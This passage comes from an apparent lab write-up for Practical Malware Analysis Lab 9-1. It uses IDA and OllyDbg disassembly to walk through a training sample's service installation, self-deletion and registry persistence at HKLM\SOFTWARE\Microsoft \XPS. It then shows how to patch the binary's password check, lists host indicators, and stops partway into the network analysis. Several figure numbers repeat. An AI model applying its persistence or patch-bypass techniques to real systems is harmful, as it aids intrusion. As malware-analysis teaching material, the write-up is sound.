.text:00402714 1420 6A 00              push    0               ; lpServiceStartName
.text:00402716 1424 6A 00              push    0               ; lpDependencies
.text:00402718 1428 6A 00              push    0               ; lpdwTagId
.text:0040271A 142C 6A 00              push    0               ; lpLoadOrderGroup
.text:0040271C 1430 8D 95 FC F7 FF FF lea      edx, [ebp+BinaryPathName] ; Load Effective Address
.text:00402722 1430 52                 push    edx             ; lpBinaryPathName
.text:00402723 1434 6A FF              push    0FFFFFFFFh      ; dwErrorControl
.text:00402725 1438 6A 02              push    2               ; dwStartType
.text:00402727 143C 6A FF              push    0FFFFFFFFh      ; dwServiceType
.text:00402729 1440 8B 85 F8 EB FF FF mov      eax, [ebp+hService]
.text:0040272F 1440 50                 push    eax             ; hService
.text:00402730 1444 FF 15 08 B0 40 00 call     ds:ChangeServiceConfigA ; Indirect Call Near Procedure
.text:00402736 1418 85 C0              test    eax, eax        ; Logical Compare
.text:00402738 1418 75 24              jnz     short loc_40275E ; Jump if Not Zero (ZF=0)
```

Figure 32: sub_402600 changing a service configuration.

To test this, we ran our patched version of the malware and found that the -in command did not enter this function. Presumably, there needs to be an additional argument after the -in argument. In Figure 33, the command at 0x00402B67 would normally jump, but we can see the EDX register containing the ASCII string “TestCommand” and we were able to circumvent this issue and reach the “push 400” instruction.

```
00402B5C  . 83C4 08      ADD ESP,8
00402B5F  . 85C0         TEST EAX,EAX
00402B61  .v75 64        JNZ SHORT Lab09-01.00402BC7
00402B63  . 837D 08 03   CMP DWORD PTR SS:[EBP+8],3
00402B67  .v75 31        JNZ SHORT Lab09-01.00402B9A
00402B69  . 68 00040000  PUSH 400                    Arg2 = 00000400
00402B6E  . 8D8D FCFBFFFF LEA ECX,DWORD PTR SS:[EBP-404]
00402B74  . 51           PUSH ECX                    Arg1
00402B75  . E8 36FAFFFF  CALL Lab09-01.004025B0      Lab09-01.004025B0
00402B7A  . 83C4 08      ADD ESP,8
00402B7D  . 85C0         TEST EAX,EAX
00402B7F  .v74 08        JE SHORT Lab09-01.00402B89
00402B81  . 83C8 FF      OR EAX,FFFFFFFF
00402B84  .vE9 FE010000  JMP Lab09-01.00402D78

ECX 0040C170 ASCII "-in"
EDX 003C0BDC ASCII "TestCommand"
EBX 7FFDB000
ESP 0012E754
EBP 0012FF80
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 00402B69 Lab09-01.00402B69

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
```

Figure 33: Didn’t jump with the test command.

We eventually reach the call to open the service manager and see a file path stored within the EDX register of %SYSTEMROOT%\system32\Lab09-01Patched.exe (Figure 34). We also see that the file has been copied to the system32 directory (Figure 35).




Figure 34: File path in system32.




Figure 35: Malware copied itself into system32 directory.

At both instances of item 2.1 in Figure 26, there is an instruction to push a pointer to a service name prior to a call to sub_402900. There are similar local variables and it opens the service manager and then the service, similar to sub_402600. However, instead of creating a service, it calls the external function to DeleteService (Figure 36). It then further cleans itself up by getting the installation path and then deleting itself (Figure 37). Therefore, we can determine that the -re command stands for "remove" a service.

```
.text:00402970
.text:00402970                          loc_402970:
.text:00402970 C18 8B 85 F8 F3 FF FF mov     eax, [ebp+hService]
.text:00402976 C18 50                push    eax             ; hService
.text:00402977 C1C FF 15 28 B0 40 00 call    ds:DeleteService ; Indirect Call Near Procedure
.text:0040297D C18 85 C0             test    eax, eax        ; Logical Compare
.text:0040297F C18 75 24             jnz     short loc_4029A5 ; Jump if Not Zero (ZF=0)
```

Figure 36: sub_402900 deletes the service.

```
text:00402A7D C1C 50                 push    eax             ; lpDst
text:00402A7E C20 8D 8D 00 FC FF FF lea     ecx, [ebp+Src]  ; Load Effective Address
text:00402A84 C20 51                 push    ecx             ; lpSrc
text:00402A85 C24 FF 15 30 B0 40 00 call    ds:ExpandEnvironmentStringsA ; Indirect Call Near Procedure
text:00402A8B C18 85 C0              test    eax, eax        ; Logical Compare
text:00402A8D C18 75 07              jnz     short loc_402A96 ; Jump if Not Zero (ZF=0)
```

```
.text:00402A96
.text:00402A96                          loc_402A96:
.text:00402A96 C18 8D 95 FC F7 FF FF lea     edx, [ebp+Dst]  ; Load Effective Address
.text:00402A9C C18 52                push    edx             ; lpFileName
.text:00402A9D C1C FF 15 60 B0 40 00 call    ds:DeleteFileA  ; Indirect Call Near Procedure
.text:00402AA3 C18 85 C0             test    eax, eax        ; Logical Compare
.text:00402AA5 C18 75 07             jnz     short loc_402AAE ; Jump if Not Zero (ZF=0)
```

Figure 37: sub_402900 deletes the malware file.

After running this in ollydbg with the argument "-re TestCommand", we see in Figure 38 that the malware exists within the sytem32 directory before it makes the call to delete the file at 0x00402A9D, also seen in Figure 37. Immediately after that function was called, the file has removed itself from system32 (Figure 39).




Figure 38: Before sub_402900 deletes the malware file.




Figure 39: After sub_402900 deletes the malware file.

At item 3.1 in Figure 26, the command -c eventually calls sub_401070. In this subroutine, it attempts to create the registry key at HKLM\SOFTWARE\Microsoft \XPS (Figure 40), similar to what we saw in Figure 12. Upon success, it will set the value within the "Configuration" (Figure 41). Whatever value this is, according to the documentation, will be within the lpData variable which is now within EDX. This data was loaded into EDX from [EBP+Data].

```
.text:00401188 1018 6A 00            push    0                ; lpdwDisposition
.text:0040118A 101C 8D 8D F4 EF FF FF lea     ecx, [ebp+phkResult] ; Load Effective Address
.text:00401190 101C 51               push    ecx              ; phkResult
.text:00401191 1020 6A 00            push    0                ; lpSecurityAttributes
.text:00401193 1024 68 3F 00 0F 00   push    0F003Fh          ; samDesired
.text:00401198 1028 6A 00            push    0                ; dwOptions
.text:0040119A 102C 6A 00            push    0                ; lpClass
.text:0040119C 1030 6A 00            push    0                ; Reserved
.text:0040119E 1034 68 40 C0 40 00   push    offset SubKey    ; "SOFTWARE\\Microsoft \\XPS"
.text:004011A3 1038 68 02 00 00 80   push    80000002h        ; hKey
.text:004011A8 103C FF 15 18 B0 40 00 call    ds:RegCreateKeyExA ; Indirect Call Near Procedure
.text:004011AE 1018 85 C0            test    eax, eax         ; Logical Compare
.text:004011B0 1018 74 07            jz      short loc_4011B9 ; Jump if Zero (ZF=1)
```

Figure 40: sub_401070 creating/opening a registry key.

```
.text:004011B9
.text:004011B9                         loc_4011B9:             ; cbData
.text:004011B9 1018 68 00 10 00 00     push    1000h
.text:004011BE 101C 8D 95 F8 EF FF FF lea      edx, [ebp+Data] ; Load Effective Address
.text:004011C4 101C 52                 push    edx             ; lpData
.text:004011C5 1020 6A 03              push    3               ; dwType
.text:004011C7 1024 6A 00              push    0               ; Reserved
.text:004011C9 1028 68 30 C0 40 00     push    offset ValueName ; "Configuration"
.text:004011CE 102C 8B 85 F4 EF FF FF mov      eax, [ebp+phkResult]
.text:004011D4 102C 50                 push    eax             ; hKey
.text:004011D5 1030 FF 15 1C B0 40 00 call     ds:RegSetValueExA ; Indirect Call Near Procedure
.text:004011DB 1018 85 C0              test    eax, eax        ; Logical Compare
.text:004011DD 1018 74 14              jz      short loc_4011F3 ; Jump if Zero (ZF=1)
```

Figure 41: sub_401070 setting a registry key value.

Going back to _main, we see that there are four values pushed onto the stack before calling sub_401070 (Figure 42). Prior to the code in Figure 40 being called, there are multiple instructions of rep movsx called (Figure 43). Eventually, we see in Figure 40 that whatever string was concatenated by these instructions is loaded into ECX and pushed onto the stack. Therefore, whatever parameters were pushed onto the stack in Figure 42 were concatenated, placed into a buffer, and used with the external registry-related functions. We can determine that the -c command line argument is to configure a registry key for this malware.

```
text:00402C85 1830 8B 4D 0C            mov     ecx, [ebp+arg_4]
text:00402C88 1830 8B 51 0C            mov     edx, [ecx+0Ch]
text:00402C8B 1830 89 95 EC F7 FF FF mov      [ebp+var_814], edx
text:00402C91 1830 8B 45 0C            mov     eax, [ebp+arg_4]
text:00402C94 1830 8B 48 10            mov     ecx, [eax+10h]
text:00402C97 1830 89 8D E4 F7 FF FF mov      [ebp+var_81C], ecx
text:00402C9D 1830 8B 55 0C            mov     edx, [ebp+arg_4]
text:00402CA0 1830 8B 42 14            mov     eax, [edx+14h]
text:00402CA3 1830 89 85 F0 F7 FF FF mov      [ebp+var_810], eax
text:00402CA9 1830 8B 8D F0 F7 FF FF mov      ecx, [ebp+var_810]
text:00402CAF 1830 51                  push    ecx
text:00402CB0 1834 8B 95 E4 F7 FF FF mov      edx, [ebp+var_81C]
text:00402CB6 1834 52                  push    edx
text:00402CB7 1838 8B 85 EC F7 FF FF mov      eax, [ebp+var_814]
text:00402CBD 1838 50                  push    eax
text:00402CBE 183C 8B 8D E8 F7 FF FF mov      ecx, [ebp+var_818]
text:00402CC4 183C 51                  push    ecx
text:00402CC5 1840 E8 A6 E3 FF FF      call    sub_401070      ; Call Procedur
text:00402CCA 1840 83 C4 10            add     esp, 10h        ; Add
text:00402CCD 1830 EB 05               jmp     short loc_402CD4 ; Jump
```

Figure 42: Four values pushed onto stack prior to calling sub_401070.

```
.text:004010AD 1018 8B FA          mov     edi, edx
.text:004010AF 1018 C1 E9 02       shr     ecx, 2          ; Shift Logical Right
.text:004010B2 1018 F3 A5          rep movsd               ; Move Byte(s) from String to String
.text:004010B4 1018 8B C8          mov     ecx, eax
.text:004010B6 1018 83 E1 03       and     ecx, 3          ; Logical AND
.text:004010B9 1018 F3 A4          rep movsb               ; Move Byte(s) from String to String
.text:004010BB 1018 8B 7D 08       mov     edi, [ebp+arg_0]
.text:004010BE 1018 83 C9 FF       or      ecx, 0FFFFFFFFh ; Logical Inclusive OR
.text:004010C1 1018 33 C0          xor     eax, eax        ; Logical Exclusive OR
.text:004010C3 1018 F2 AE          repne scasb             ; Compare String
.text:004010C5 1018 F7 D1          not     ecx             ; One's Complement Negation
.text:004010C7 1018 83 C1 FF       add     ecx, 0FFFFFFFFh ; Add
```

Figure 43: String concatenation instructions within sub_401070.

At item 4.1 in Figure 25, the command -cc eventually calls sub_401280 after pushing four pointers onto the stack, similar to what we saw in sub_401070. At item 4.2, the values within those pointers after returning from sub_401280 are loaded into the registers, are pushed onto the stack, along with a format string that calls sub_402E7E (Figure 39). This leads to a working hypothesis that the -cc command will print out the configuration key set with the -c command.

```
.text:00402D03 1830 68 00 04 00 00   push    400h
.text:00402D08 1834 8D 95 E4 F3 FF FF lea     edx, [ebp+var_C1C] ; Load Effective Address
.text:00402D0E 1834 52               push    edx
.text:00402D0F 1838 68 00 04 00 00   push    400h
.text:00402D14 183C 8D 85 E4 E7 FF FF lea     eax, [ebp+var_181C] ; Load Effective Address
.text:00402D1A 183C 50               push    eax
.text:00402D1B 1840 68 00 04 00 00   push    400h
.text:00402D20 1844 8D 8D E4 EF FF FF lea     ecx, [ebp+var_101C] ; Load Effective Address
.text:00402D26 1844 51               push    ecx
.text:00402D27 1848 68 00 04 00 00   push    400h
.text:00402D2C 184C 8D 95 E4 EB FF FF lea     edx, [ebp+var_141C] ; Load Effective Address
.text:00402D32 184C 52               push    edx
.text:00402D33 1850 E8 48 E5 FF FF   call    sub_401280      ; Call Procedure
.text:00402D38 1850 83 C4 20         add     esp, 20h        ; Add
.text:00402D3B 1830 85 C0            test    eax, eax        ; Logical Compare
.text:00402D3D 1830 75 29            jnz     short loc_402D68 ; Jump if Not Zero (ZF=0)
```

```
.text:00402D3F 1830 8D 85 E4 F3 FF FF lea     eax, [ebp+var_C1C] ; Load Effective Address
.text:00402D45 1830 50               push    eax
.text:00402D46 1834 8D 8D E4 E7 FF FF lea     ecx, [ebp+var_181C] ; Load Effective Address
.text:00402D4C 1834 51               push    ecx
.text:00402D4D 1838 8D 95 E4 EF FF FF lea     edx, [ebp+var_101C] ; Load Effective Address
.text:00402D53 1838 52               push    edx
.text:00402D54 183C 8D 85 E4 EB FF FF lea     eax, [ebp+var_141C] ; Load Effective Address
.text:00402D5A 183C 50               push    eax
.text:00402D5B 1840 68 4C C1 40 00   push    offset aKSHSPSPerS ; "k:%s h:%s p:%s per:%s\n"
.text:00402D60 1844 E8 19 01 00 00   call    sub_402E7E      ; Call Procedure
.text:00402D65 1844 83 C4 14         add     esp, 14h        ; Add
```

Figure 39: Potential registry value printing operation for -cc command.

This hypothesis is further substantiated by seeing more external registry functions. We see that it opens the registry key at the XPS location (Figure 40), then it queries the Configuration key, (Figure 41), then it performs more string concatenation operations (Figure 42). These string concatenation operations. Therefore, we can determine that the command line argument of -cc will print the key value for the Configuration key.

```
.text:0040128F 101C C7 45 F8 01 10 00+mov     [ebp+cbData], 1001h
.text:0040128F 101C 00
.text:00401296 101C 8D 85 F0 EF FF FF lea     eax, [ebp+phkResult] ; Load Effective Address
.text:0040129C 101C 50                push    eax             ; phkResult
.text:0040129D 1020 68 3F 00 0F 00    push    0F003Fh         ; samDesired
.text:004012A2 1024 6A 00             push    0               ; ulOptions
.text:004012A4 1028 68 40 C0 40 00    push    offset SubKey   ; "SOFTWARE\\Microsoft \\XPS"
.text:004012A9 102C 68 02 00 00 80    push    80000002h       ; hKey
.text:004012AE 1030 FF 15 20 B0 40 00 call    ds:RegOpenKeyExA ; Indirect Call Near Procedure
.text:004012B4 101C 85 C0             test    eax, eax        ; Logical Compare
.text:004012B6 101C 74 0A             jz      short loc_4012C2 ; Jump if Zero (ZF=1)
```

Figure 40: sub_401280 opening the XPS registry key.

```
.text:004012C6 1020 8D 95 F8 EF FF FF lea     edx, [ebp+Data] ; Load Effective Address
.text:004012CC 1020 52                push    edx             ; lpData
.text:004012CD 1024 6A 00             push    0               ; lpType
.text:004012CF 1028 6A 00             push    0               ; lpReserved
.text:004012D1 102C 68 30 C0 40 00    push    offset ValueName ; "Configuration"
.text:004012D6 1030 8B 85 F0 EF FF FF mov     eax, [ebp+phkResult]
.text:004012DC 1030 50                push    eax             ; hKey
.text:004012DD 1034 FF 15 24 B0 40 00 call    ds:RegQueryValueExA ; Indirect Call Near Procedure
.text:004012E3 101C 89 85 F4 EF FF FF mov     [ebp+var_100C], eax
.text:004012E9 101C 83 BD F4 EF FF FF+cmp     [ebp+var_100C], 0 ; Compare Two Operands
.text:004012E9 101C 00
.text:004012F0 101C 74 17             jz      short loc_401309 ; Jump if Zero (ZF=1)
```

Figure 41: sub_401280 querying the Configuration key value.

```
.text:00401321 101C 2B F9             sub     edi, ecx        ; Integer Subtraction
.text:00401323 101C 8B F7             mov     esi, edi
.text:00401325 101C 8B C1             mov     eax, ecx
.text:00401327 101C 8B FA             mov     edi, edx
.text:00401329 101C C1 E9 02          shr     ecx, 2          ; Shift Logical Right
.text:0040132C 101C F3 A5             rep movsd               ; Move Byte(s) from String to String
.text:0040132E 101C 8B C8             mov     ecx, eax
.text:00401330 101C 83 E1 03          and     ecx, 3          ; Logical AND
.text:00401333 101C F3 A4             rep movsb               ; Move Byte(s) from String to String
.text:00401335 101C 8B 7D 08          mov     edi, [ebp+arg_0]
.text:00401338 101C 83 C9 FF          or      ecx, 0FFFFFFFFh ; Logical Inclusive OR
```

Figure 42: sub_401280 performing string concatenation.

We confirm that -cc does indeed print out the value of the key, as indicated in Figure 43 compared with the registry in Figure 44.

```
C:\Labs\BinaryCollection\Chapter_9L\Lab09-01Patched.exe
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

Figure 43: Malware printing out the "Configuration" key value.




Figure 44: "Configuration" key value in regedit.

LAB 9-1 Question 3

How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

As discussed in Question 1 here, we discovered that within sub_402510 that upon success, it will move the decimal value of 1 into EAX. To do this, we notice in Figure 22 that the code we need to assemble is "B8 01 00 00 00" for moving 1 into EAX and "C3" for return. We can left-click on the desired code to edit at 0x00402510 then press Ctrl+E to enter the "Edit" window from the "Binary" menu option if one were to right-click on the code. We then type in "B8 01 00 00 00 C3", uncheck the "keep size" box, and click "ok" (Figure 45). We can see the patched binary in Figure 23.




Figure 45: Patching the binary.

We then right-click anywhere within the code, highlight over "Copy to executable", and select "All modifications" (Figure 46). Then select "Copy All" in the window that pops up (Figure 47). A new window with a blue square and the letter "D" in the middle of it will appear (Figure 48). This is the disassembly window. Then right-click in the disassembly window and select "Save file" (Figure 49). Choose the directory you want to save it in, rename it in a manner that you know it's a patched version, then save.




Figure 46: Copying the modifications.

Figure 47: Copying the modifications.




Figure 48: The new disassembly window.




Figure 49: Saving the new binary.

LAB 9-1 Question 4

What are the host-based indicators of this malware?

As discussed in relation to Figure 35 here, a copy of this file would be created and exist within the C:\Windows\System32 directory.

Additionally, as discussed in Figure 44 here, the existence of the registry key in HKLM\SOFTWARE\Microsoft \XPS. Important to note that in Figure 44, there are two instances of "Microsoft" within HKLM\SOFTWARE. The reason being is that there is a space after "Microsoft" that the malware implements.

LAB 9-1 Question 5

What are the different actions this malware can be instructed to take via the network?

Recall our _main function and what happens if there isn't a valid command-line argument. It was explained in detail that successful parsing results in lateral movement to the right (in the graph view). If the file has been installed and there isn't any command-line arguments, it will eventually get to 0x00402B0C to call sub_402360 (Figures 50 and 51).

```
.text:00402B0C 1830 E8 4F F8 FF FF   call    sub_402360      ; Call Procedure
.text:00402B11 1830 EB 05            jmp     short loc_402B18 ; Jump
```

Figure 50: IDA View.

```
00402B03  . E8 F8E4FFFF   CALL Lab09-01.00401000
00402B08  . 85C0          TEST EAX,EAX
00402B0A  .v74 07         JE SHORT Lab09-01.00402B13
00402B0C  . E8 4FF8FFFF   CALL Lab09-01.00402360
00402B11  .vEB 05         JMP SHORT Lab09-01.00402B18
00402B13  > E8 F8F8FFFF   CALL Lab09-01.00402410
00402B18  >vE9 59020000   JMP Lab09-01.00402D76
```

Figure 51: Ollydbg view.

Within sub_402360, it will call sub_402020 at 0x004023D4 (Figure 52) and we see that it passes in the domain name of www.practicalmalwareanalysis.com before calling it (Figure 53).

```
.text:004023BD
.text:004023BD                        loc_4023BD:
.text:004023BD 1004 8D 95 00 F0 FF FF lea     edx, [ebp+var_1000] ; Load Effective Address
.text:004023C3 1004 52                push    edx
.text:004023C4 1008 E8 A1 0B 00 00    call    sub_402F6A      ; Call Procedure
.text:004023C9 1008 83 C4 04          add     esp, 4          ; Add
.text:004023CC 1004 50                push    eax
.text:004023CD 1008 8D 85 00 F8 FF FF lea     eax, [ebp+name] ; Load Effective Address
.text:004023D3 1008 50                push    eax             ; name
.text:004023D4 100C E8 47 FC FF FF    call    sub_402020      ; Call Procedure
.text:004023D9 100C 83 C4 08          add     esp, 8          ; Add
.text:004023DC 1004 85 C0             test    eax, eax        ; Logical Compare
.text:004023DE 1004 74 07             jz      short loc_4023E7 ; Jump if Zero (ZF=1)
```

Figure 52: IDA view before calling sub_402020.

